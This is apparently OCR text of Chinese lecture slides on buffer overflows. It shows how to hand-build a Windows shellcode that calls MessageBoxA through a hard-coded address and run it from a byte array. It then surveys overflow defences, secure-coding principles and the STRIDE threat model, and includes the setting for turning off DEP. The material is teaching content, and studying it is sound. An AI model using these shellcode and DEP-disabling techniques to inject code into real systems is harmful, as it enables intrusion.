
- 缓冲区溢出—编制Shellcode
  - 重新编制代码

shellcode_1.cpp


```
#include <windows.h>

void main ()
{
    LoadLibrary ("user32.dll"); //Q：为何加载动态链接库user32.dll
                                //A：因为MessageBoxA函数在该动态链接库中实现

    _asm
    {
        push 0
        push 0
        push 0
        push 0

        mov eax, 0x750BFD1E //将MessageBoxA函数的真实地址传送到eax寄存器

        call eax //真正调用MessageBoxA函数
    }
}
```

传送真实地址

- 缓冲区溢出—编制Shellcode
  - 切换到二进制环境




- 缓冲区溢出—编制Shellcode
  - 复制二进制代码



- 缓冲区溢出—编制Shellcode
  - 验证二进制代码
    - 6A 00 6A 00 6A 00 6A 00 B8 1E FD 0B 75 FF D0

shellcode_1.cpp

```
#include <windows.h>

void main ()
{
    LoadLibrary ("user32.dll");

    char shellcode[] = "\x6A\x00\x6A\x00\x6A\x00\x6A\x00\xB8\x1E\xFD\x0B\x75\xFF\xD0"; //shellcode

    void *p = &shellcode;

    _asm
    {
        call p; //调用shellcode
    }
}
```



九、缓冲区溢出保护技术

- 技术类型—编译器
  - 数组边界检查
  - 编译时加入条件
    - 例如Canaries探测：要检测对函数栈的破坏，需要修改函数栈的组织，在缓冲区和控制信息（如EIP 等）间插入一个 canary word。这样，当缓冲区被溢出时，在返回地址被覆盖之前 canary word 会首先被覆盖。通过检查 canary word 的值是否被修改，就可以判断是否发生了溢出攻击。

九、缓冲区溢出保护技术

- 技术类型—语言
  - 为什么会出现缓冲区溢出?
    - C/C++出于效率的考虑，不检查数组的边界（语言固有缺陷）
  - 类型非安全语言VS类型安全语言
    - C，C++ VS C#，Java?

九、缓冲区溢出保护技术

- 技术类型—RunTime保护
  - 二进制重写保护技术：强制对重要的栈在使用之前进行检测。
  - Hook危险函数技术：过拦截所有已知有问题的库函数调用来分析缓冲区溢出的存在性。

九、缓冲区溢出保护技术

- 技术类型—操作系统保护
  - 缓冲区是存放数据地方，可以在硬件或操作系统层次上强制缓冲区的内容不得执行；
  - 堆栈不可执行内核补丁
    - Solar designer’s nonexec kernel patch、Solaris/SPARC nonexec-stack protection
  - 数据段不可执行内核补丁
    - kNoX：Linux内核补丁，仅支持2.2内核、RSX：Linux内核模块、Exec shield
  - 增强的缓冲区溢出保护及内核MAC
    - OpenBSD security feature、PaX

九、缓冲区溢出保护技术

- 技术类型—硬件保护
  - 传统X86CPU上采用4GB平坦模式，数据段和代码段的线性地址是重叠的，页面只要可读就可以执行，诸多内核补丁才会费尽心机设计了各种方法来使数据段不可执行；
  - Alpha、PPC、PA-RISC、SPARC、SPARC64、AMD64、IA64都提供了页执行bit位。Intel及AMD新增加的页执行bit位称为NX安全技术；
  - Windows 10中采用NX安全技术提供了DEP服务（数据执行保护）
    - VS中关闭DEP方法：项目--》属性--》链接器--》高级--》数据执行保护(DEP) 设置为 否 (/NXCOMPAT:NO)

十、安全编程技术

- 设计安全的系统
  - 建立基础的安全策略和安全步骤
  - 定义产品的安全目标
  - 将安全看作产品的一个功能
  - 从错误中吸取教训
  - 使用最小权限
  - 使用纵深防御
  - 假设外部系统是不安全的
  - 做好失效计划
  - 使用安全的默认值

十、安全编程技术

- STRIDE威胁模型
  - 身份欺骗 Spoofing identity
  - 篡改数据 Tampering with data：
  - 拒绝履约 Repudiation
  - 信息泄露 Information disclosure
  - 拒绝服务 Denial of service
  - 特权提升 Elevation of privilege
- 应对方法：
  - 认证、保护秘密、不存储秘密
  - 授权、完整性、数字签名
  - 数字签名、时间戳、审核跟踪
  - 访问控制、加密传输/存储
  - 认证、访问控制、过滤/分流
  - 访问控制

十、安全编程技术

- 基本编程规范
  - 成对编码原则
  - 使用安全函数
  - 变量定义的规范
  - 代码对齐、分块、换行的规范
  - 注释的规范


防御性编程的基本原则

1、任何时候，编写程序都首先考虑可能出现的异常情况；
2、任何时候，不要相信别人的代码是正确的，哪怕是系统提供的功能调用。

google-styleguide

Style guides for Google-originated open-source projects

四、栈溢出基本原理



基本栈溢出攻击

通过计算返回地址内存区域相对于**buffer的偏移**，并在对应位置构造新的地址指向buffer内部二进制代码的其实位置，便能执行用户的自定义代码.

Shellcode:既是代码又是数据的二进制数据.

当打开系统的shell，以执行任意的操作系统命令——比如下载病毒，安装木马，开放端口，格式化磁盘等恶意操作。

结束语

感 谢 聆 听!

特别说明：PPT中所有来自于网络的图片和素材仅用于教学，并保证在未经原作者同意的情况下，不用于任何商业目的。